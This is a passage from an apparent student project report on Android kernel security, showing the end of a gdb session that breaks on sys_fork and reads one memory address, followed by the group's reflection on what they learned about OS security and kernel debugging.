        in arch/arm/kernel/sys_arm.c
(gdb) continue
Continuing.

Breakpoint 2, sys_fork (regs=<value optimized out>)
    at arch/arm/kernel/sys_arm.c:35
35      in arch/arm/kernel/sys_arm.c
(gdb) x 0xcfc00008
0xcfc00008:     0xffffffff
(gdb) continue
Continuing.

Breakpoint 2, sys_fork (regs=<value optimized out>)
    at arch/arm/kernel/sys_arm.c:35
35      in arch/arm/kernel/sys_arm.c
(gdb) quit
A debugging session is active.
```

After doing this project, we have a much better knowledge about OS security, especially security of Android OS. We now know how an OS is hacked and thus we know how to fix the vulnerabilities. Moreover, we have learnt methods to debug kernel, to use Android simulator, to work in group, and present final results in front of the class.